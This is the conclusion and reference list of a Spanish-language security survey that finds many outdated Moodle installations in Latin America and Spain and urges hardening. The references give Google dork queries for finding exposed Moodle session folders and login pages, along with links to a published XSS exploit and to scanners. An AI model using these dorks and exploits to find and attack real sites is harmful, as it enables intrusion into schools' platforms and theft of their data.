Desde hace al menos 20 años, la comunidad de **Moodle** ha puesto énfasis en el desarrollo de la plataforma de LMS más conocida y popular pero, como a cualquier otra, se le encuentran decenas de vulnerabilidades cada año. Lamentablemente **las organizaciones que utilizan Moodle a diario no parecen reflejar el mismo entusiasmo en mantenerlo actualizado y seguro** para todos sus docentes y alumnos.

Moodle incluso informa sobre las actualizaciones a los administradores, pero aun así **los resultados del presente análisis son desalentadores respecto a la seguridad de las plataformas instaladas en todo América Latina y España**.

Contrario a lo que se puede pensar, el concepto de LMS gratuito y de distribución libre no es suficiente para que una organización (pública o privada) pueda mantener una plataforma educativa de la complejidad de Moodle. Los métodos de instalación, actualización y configuración pueden ser lo suficientemente dificultosos como para que un administrador no lleve adelante los procesos de *hardening* y la implementación adecuada de recomendaciones de seguridad.

Las organizaciones públicas y privadas que implementan sus programas de capacitación basados en las plataformas de comunicación en línea y a distancia deberían ser conscientes de que no podemos confiar en la educación del futuro, si no podemos garantizar niveles aceptables de Confidencialidad, Integridad y Disponibilidad en el presente.

Referencias

[1] Moodle

- https://es.wikipedia.org/wiki/Moodle

[2] Versiones e información oficial de Moodle

- https://github.com/moodle/moodle
- https://download.moodle.org/releases/latest/
- https://docs.moodle.org/dev/Releases#Moodle_3.9_.28LTS.29
- https://docs.moodle.org/dev/Releases
- https://moodle.org/security/
- https://docs.moodle.org/dev/Roadmap
- https://moodle.org/plugins/
- https://download.moodle.org/releases/legacy/
- https://docs.moodle.org/311/en/Site_registration

[3] Estadísticas de sitios Moodle. Fecha de consulta: 17/08/2021

- https://stats.moodle.org/sites/

[4] Threat Model For User Security In E-Learning Systems

- https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.87.1668&rep=rep1&type=pdf

[5] Detalles y estadísticas de los CVE para Moodle

- https://www.cvedetails.com/product/3590/Moodle-Moodle.html?vendor_id=2105

[6] Ejemplo XSS - CVE-2019-3810

- https://packetstormsecurity.com/files/162399/Moodle-3.6.1-Cross-Site-Scripting.html
- https://www.exploit-db.com/exploits/49814

[7] Herramienta Curl

- https://curl.se

[8] Google Dorks utilizados

- inurl:"/moodledata/sessions" https://tracker.moodle.org/browse/MDL-51345
- inurl:"/moodle/login/index.php" https://www.exploit-db.com/ghdb/4635
- site:moodle.*.*/login https://www.exploit-db.com/ghdb/5484

[9] Scrapy, Moodle Scanner y Droopescan

- https://scrapy.org
- https://github.com/inc0d3/moodlescan
- https://github.com/droope/droopescan

[10] Versiones de Apache

- https://en.wikipedia.org/?title=Apache_HTTP_Server#Development

[11] Versiones de Nginx

- https://nginx.org/en/download.html

[12] Versiones de PHP

- https://www.php.net/supported-versions.php

[13] CVE de Moodle

- https://www.cvedetails.com/product/3590/Moodle-Moodle.html?vendor_id=2105

[14] Recomendaciones de Seguridad de Moodle

- https://docs.moodle.org/all/es/Recomendaciones_de_Seguridad

[15] Ocultar HTTP Header en PHP

- https://www.php.net/manual/es/security.hiding.php